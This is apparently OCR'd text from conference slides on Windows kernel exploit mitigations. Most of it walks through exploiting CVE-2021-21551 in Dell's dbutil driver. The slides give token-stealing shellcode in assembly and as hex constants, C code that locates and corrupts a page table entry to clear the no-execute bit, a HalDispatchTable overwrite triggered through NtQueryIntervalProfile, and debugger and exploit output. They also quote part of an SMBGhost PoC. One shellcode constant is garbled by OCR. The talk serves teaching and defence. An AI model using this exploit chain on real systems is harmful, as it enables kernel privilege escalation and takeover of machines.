
EXPLOIT MITIGATIONS

- SUPERVISOR MODE EXECUTION PREVENTION (SMEP)
  - ALLOCATE KERNEL-MODE PAYLOAD IN USER MODE
  - EXECUTE CODE IN USER MODE, FROM A KERNEL-MODE CONTEXT (CODE RUNS AS SYSTEM)



EXPLOIT MITIGATIONS


- SMEP PREVENTS RING 0 (KERNEL MODE) CODE EXECUTION FROM RING 3 (USER MODE)



Source: https://microsoftedge.github.io/edgevr/posts/Super-Duper-Secure-Mode/

EXPLOIT MITIGATIONS

- SMEP IS ENFORCED VIA PAGE TABLE ENTRIES (PTEs)
  - PTEs ARE RESPONSIBLE FOR ENFORCING VARIOUS PERMISSIONS AND PROPERTIES OF A CORRESPONDING MEMORY PAGE



Memory page is kernel mode, writeable, and valid

  - SMEP IS LOOKING AT PAGE TABLE ENTRIES TO SEE IF A GIVEN PAGE IS MARKED AS KERNEL MODE OR USER MODE


Exploit Mitigations

- PTEs are managed in kernel mode
- Base of the PTEs are also randomized (page table randomization – we will touch on this shortly)
  - PTEs are technically just stored in an array which is indexed
- Fetching a PTE for a given virtual address
  1. Divide the virtual address by the size of a page (usually 0x1000)
  2. Multiply the previous result by the size of a PTE (8 bytes on 64-bit)
  3. Add the base virtual address of the PTEs (PTE base is randomized)

     - This is essentially just indexing the array of PTEs

EXPLOIT MITIGATIONS

- nt!MiGetPteAddress – exported by the kernel and does the previous



- SMEP can be bypassed by locating the corresponding PTE to the user-mode shellcode and corrupting it to mark it as a kernel-mode page
  - Must also take into consideration page table randomization to find a corresponding PTE

CVE-2021-21551 – A CASE STUDY IN ENABLING EXPLOIT MITIGATIONS

Kernel-Mode Exploitation

CVE-2021-21551 – A CASE STUDY IN ENABLING EXPLOIT MITIGATIONS

- Exploit in Dell's BIOS kernel-mode driver
- Vulnerability class is a classic write-what-where vulnerability
  - Adversaries can write and read arbitrarily to and from kernel mode, from user mode
- Multiple avenues for exploitation
  - Let's exploit this vulnerability using PTE corruption to bypass kernel-mode DEP

CVE-2021-21551 – A CASE STUDY IN ENABLING EXPLOIT MITIGATIONS

- First question – what do we want to execute?
- Token stealing payload
  - Each EPROCESS structure has a token member – responsible for maintaining privileges/permissions of the process
    - Payload will copy the SYSTEM process token (administrative privileges) to the unprivileged, exploiting process – allowing for administrative privileges

```
/*
    ; Windows 10 1903 x64 Token Stealing Payload
    ; Author Connor McGarr

    [BITS 64]

    _start:
        mov rax, [gs:0x188]       ; Current thread (_KTHREAD)
        mov rax, [rax + 0xb8]     ; Current process (_EPROCESS)
        mov rbx, rax              ; Copy current process (_EPROCESS) to rbx
    __loop:
        mov rbx, [rbx + 0x2f0]    ; ActiveProcessLinks
        sub rbx, 0x2f0            ; Go back to current process (_EPROCESS)
        mov rcx, [rbx + 0x2e8]    ; UniqueProcessId (PID)
        cmp rcx, 4                ; Compare PID to SYSTEM PID
        jnz __loop                ; Loop until SYSTEM PID is found

        mov rcx, [rbx + 0x360]    ; SYSTEM token is @ offset _EPROCESS + 0x360
        and cl, 0xf0              ; Clear out _EX_FAST_REF RefCnt
        mov [rax + 0x360], rcx    ; Copy SYSTEM token to current process

        xor rax, rax              ; set NTSTATUS STATUS_SUCCESS
        ret                       ; Done!

*/

// One QWORD arbitrary write
// Shellcode is 67 bytes (67/8 = 9 unsigned long longs)
unsigned long long shellcode1 = 0x0001882504 8B4865;
unsigned long long shellcode2 = 0x000000B8808B4800;
unsigned long long shellcode3 = 0x02F09B8B48C38948;
unsigned long long shellcode4 = 0x0002F0EB81480000;
unsigned long long shellcode5 = 0x000002E88B8B4800;
unsigned long long shellcode6 = 0x8B48E57504F98348;
unsigned long long shellcode7 = 0xF0E180000003608B;
unsigned long long shellcode8 = 0x4800000360888948;
unsigned long long shellcode9 = 0x0000000000C3C031;
```

CVE-2021-21551 – A CASE STUDY IN ENABLING EXPLOIT MITIGATIONS

- Arbitrary write primitive
  - Write token stealing payload to kernel mode memory in the driver's .data section (.data section is read/write – but not executable)

Command

```
1: kd> dqs dbutil_2_3+0x3000 L10
fffff805`4c453000  00000100`00000000
fffff805`4c453008  00000000`00000000
fffff805`4c453010  00000000`00000000
fffff805`4c453018  00000000`00000000
fffff805`4c453020  00000000`00000000
fffff805`4c453028  00000000`00000000
fffff805`4c453030  00000000`00000000
fffff805`4c453038  00000000`00000000
fffff805`4c453040  00000000`00000000
fffff805`4c453048  00000000`00000000
fffff805`4c453050  00000000`00000000
fffff805`4c453058  00000000`00000000
fffff805`4c453060  00000000`00000000
fffff805`4c453068  00000000`00000000
fffff805`4c453070  00000000`00000000
fffff805`4c453078  00000000`00000000
1: kd> !pte dbutil_2_3+0x3000
                                           VA fffff8054c453000
PXE at FFFF8E472391CF80    PPE at FFFF8E47239F00A8    PDE at FFFF8E473E015310    PTE at FFFF8E7C02A62298
contains 0000000001088063  contains 0000000001089063  contains 0A00000025F23863  contains 890000007CDDB863
pfn 1088      ---DA--KWEV  pfn 1089      ---DA--KWEV  pfn 25f23     ---DA--KWEV  pfn 7cddb     ---DA--KW-V
```

CVE-2021-21551 – A CASE STUDY IN ENABLING EXPLOIT MITIGATIONS

- Goal now is to mark the page holding the shellcode as RWX
- Need to calculate the address of the PTE for this page
  - Need to use arbitrary read primitive to perform page table de-randomization

```
Command
0: kd> u nt!MiGetPteAddress
nt!MiGetPteAddress:
fffff805`4d160fa8 48c1e909        shr     rcx,9
fffff805`4d160fac 48b8f8ffffff7f000000 mov rax,7FFFFFFFF8h
fffff805`4d160fb6 4823c8          and     rcx,rax
fffff805`4d160fb9 48b800000000008effff mov rax,0FFFF8E0000000000h
fffff805`4d160fc3 4803c1          add     rax,rcx
fffff805`4d160fc6 c3              ret
fffff805`4d160fc7 cc              int     3
fffff805`4d160fc8 cc              int     3
0: kd> dqs nt!MiGetPteAddress+0x13 L1
fffff805`4d160fbb  ffff8e00`00000000
```

1. Base of the PTEs

```
// Programmatically index the array of PTEs to locate PTE of the shellcode page
unsigned long long shellcodePte = (unsigned long long)shellcodeLocation >> 9;
shellcodePte = shellcodePte & 0x7FFFFFFFF8;
shellcodePte = shellcodePte + pteBase;
```

2. Calculate the PTE with the base of the PTEs

```
C:\Users\ANON\Desktop>exploit.exe
[+] Base address of ntoskrnl.exe: 0xfffff8054d0a6000
[+] Base address of dbutil_2_3.sys: 0xfffff8054c450000
[+] Successfully obtained a handle to the driver. Handle value: 0x8c
[+] Base of the PTEs: 0xffff8e0000000000
[+] PTE of the .data page the shellcode is located at in dbutil_2_3.sys: 0xffff8e7c02a62298
```

3. Obtaining the PTE address

```
Command
1: kd> !pte dbutil_2_3+0x3000
                                           VA fffff8054c453000
PXE at FFFF8E472391CF80    PPE at FFFF8E47239F00A8    PDE at FFFF8E473E015310    PTE at FFFF8E7C02A62298
contains 0000000001088063  contains 0000000001089063  contains 0A00000025F23863  contains 890000007CDDB863
pfn 1088      ---DA--KWEV  pfn 1089      ---DA--KWEV  pfn 25f23     ---DA--KWEV  pfn 7cddb     ---DA--KW-V
```

4. Verifying the PTE address

CVE-2021-21551 – A CASE STUDY IN ENABLING EXPLOIT MITIGATIONS

- After obtaining the PTE address we can corrupt the PTE contents to mark the page as RWX

```
C:\Users\ANON\Desktop>exploit.exe
[+] Base address of ntoskrnl.exe: 0xfffff8054d0a6000
[+] Base address of dbutil_2_3.sys: 0xfffff8054c450000
[+] Successfully obtained a handle to the driver. Handle value: 0x8c
[+] Base of the PTEs: 0xffff8e0000000000
[+] PTE of the .data page the shellcode is located at in dbutil_2_3.sys: 0xffff8e7c02a62298
[+] PTE bits for the shellcode page: 890000007CDDB863
```

```
PTE at FFFF8E7C02A62298
contains 890000007CDDB863
pfn 7cddb      ---DA--KW-V
```

Using the arbitrary read to obtain the PTE contents

```
// Clear the no-eXecute bit
unsigned long long taintedPte = pteBits & 0x0FFFFFFFFFFFFFFF;

printf("[+] Corrupted PTE bits for the shellcode page: %p\n", taintedPte);
```

```
PTE at FFFF8E7C02A62298
contains 090000007CDDB863
pfn 7cddb      ---DA--KWEV
```

Using the arbitrary write to corrupt the PTE contents

CVE-2021-21551 – A CASE STUDY IN ENABLING EXPLOIT MITIGATIONS

- With RWX shellcode in kernel mode all that is left is to force the system to execute the shellcode
- Control-flow hijack by overwriting a function pointer at nt!HalDispatchTable + 0x8

```
1: kd> dqs nt!HalDispatchTable L2
fffff805`4d4cd250  00000000`00000004
fffff805`4d4cd258  fffff805`4c453010 dbutil_2_3+0x3010
1: kd> uf dbutil_2_3+0x3010
dbutil_2_3+0x3010:
fffff805`4c453010 65488b042588010000 mov   rax,qword ptr gs:[188h]
fffff805`4c453019 488b80b8000000  mov     rax,qword ptr [rax+0B8h]
fffff805`4c453020 4889c3          mov     rbx,rax

dbutil_2_3+0x3023:
fffff805`4c453023 488b9bf0020000  mov     rbx,qword ptr [rbx+2F0h]
fffff805`4c45302a 4881ebf0020000  sub     rbx,2F0h
fffff805`4c453031 488b8be8020000  mov     rcx,qword ptr [rbx+2E8h]
fffff805`4c453038 4883f904        cmp     rcx,4
fffff805`4c45303c 75e5            jne     dbutil_2_3+0x3023 (fffff805`4c453023)  Branch

dbutil_2_3+0x303e:
fffff805`4c45303e 488b8b60030000  mov     rcx,qword ptr [rbx+360h]
fffff805`4c453045 80e1f0          and     cl,0F0h
fffff805`4c453048 48898860030000  mov     qword ptr [rax+360h],rcx
fffff805`4c45304f 4831c0          xor     rax,rax
fffff805`4c453052 c3              ret

1: kd>
```

nt!HalDispatchTable + 0x8 points to our shellcode

CVE-2021-21551 – A CASE STUDY IN ENABLING EXPLOIT MITIGATIONS


- User-mode function ntdll!NtQueryIntervalProfile will perform a transition to kernel mode and eventually call nt!HalDispatchTable + 0x8, which will execute the shellcode

```
// Locating nt!NtQueryIntervalProfile
NtQueryIntervalProfile_t NtQueryIntervalProfile = (NtQueryIntervalProfile_t)GetProcAddress(
    GetModuleHandle(
        TEXT("ntdll.dll")),
    "NtQueryIntervalProfile"
);

// Error handling
if (!NtQueryIntervalProfile)
{
    printf("[-] Error! Unable to find ntdll!NtQueryIntervalProfile! Error: %d\n", GetLastError());
    exit(1);
}
else
{
    // Print update for found ntdll!NtQueryIntervalProfile
    printf("[+] Located ntdll!NtQueryIntervalProfile at: 0x%llx\n", NtQueryIntervalProfile);

    // Calling nt!NtQueryIntervalProfile
    ULONG exploit = 0;

    NtQueryIntervalProfile(
        0x1234,
        &exploit
    );
```

Resolving and calling ntdll!NtQueryIntervalProfile

CVE-2021-21551 – A CASE STUDY IN ENABLING EXPLOIT MITIGATIONS

- Demo!


C:\Windows\system32\cmd.exe
C:\Users\ANON\Desktop>

CVE-2021-21551 – A CASE STUDY IN ENABLING EXPLOIT MITIGATIONS

- Summary
  - The aforementioned exploit relied on two things
    - Control-flow transfer hijacking
    - PTE corruption
- These are common, especially with remote kernel exploits on Windows

CVE-2021-21551 – A CASE STUDY IN ENABLING EXPLOIT MITIGATIONS

- CVE-2020-0796
  - Remote kernel exploit in the SMB protocol
    - Pool overflow -> Read/write primitive
    - Common exploitation: Execute code in RWX memory via PTE corruption of KUSER_SHARED_DATA
      - KUSER_SHARED_DATA is a kernel-mode structure that is RW and has a static address in NTOSKRNL.EXE and contains a "code cave"
    - @chompie1337: https://github.com/chompie1337/SMBGhost_RCE_PoC/

CVE-2021-21551 – A CASE STUDY IN ENABLING EXPLOIT MITIGATIONS

```
433     pKernelUserSharedPTE = get_pte_va(KUSER_SHARED_DATA)
434     print("[+] KUSER_SHARED_DATA PTE at %lx" % pKernelUserSharedPTE)
435
436     overwrite_pte(ip, port, pKernelUserSharedPTE)
437     print("[+] KUSER_SHARED_DATA PTE NX bit cleared!")
```

Locating the PTE of KUSER_SHARED_DATA

```
282 def overwrite_pte(ip, port, addr):
283     phys_addr = get_phys_addr(ip, port, addr)
284
285     buff = read_physmem_primitive(ip, port, phys_addr)
286
287     if buff is None:
288         sys.exit("[-] read primitive failed!")
289
290     pte_val = struct.unpack("<Q", buff[0:8])[0]
291
292     # Clear NX bit
293     overwrite_val = pte_val & (((1 << 63) - 1))
294     overwrite_buff = struct.pack("<Q", overwrite_val)
295
296     write_primitive(ip, port, overwrite_buff, addr)
```

Corrupting the PTE of KUSER_SHARED_DATA

CVE-2021-21551 – A CASE STUDY IN ENABLING EXPLOIT MITIGATIONS

- These exact scenarios are where Virtualization-Based Security (VBS) and Hypervisor-protected Code Integrity (HVCI) come into play!

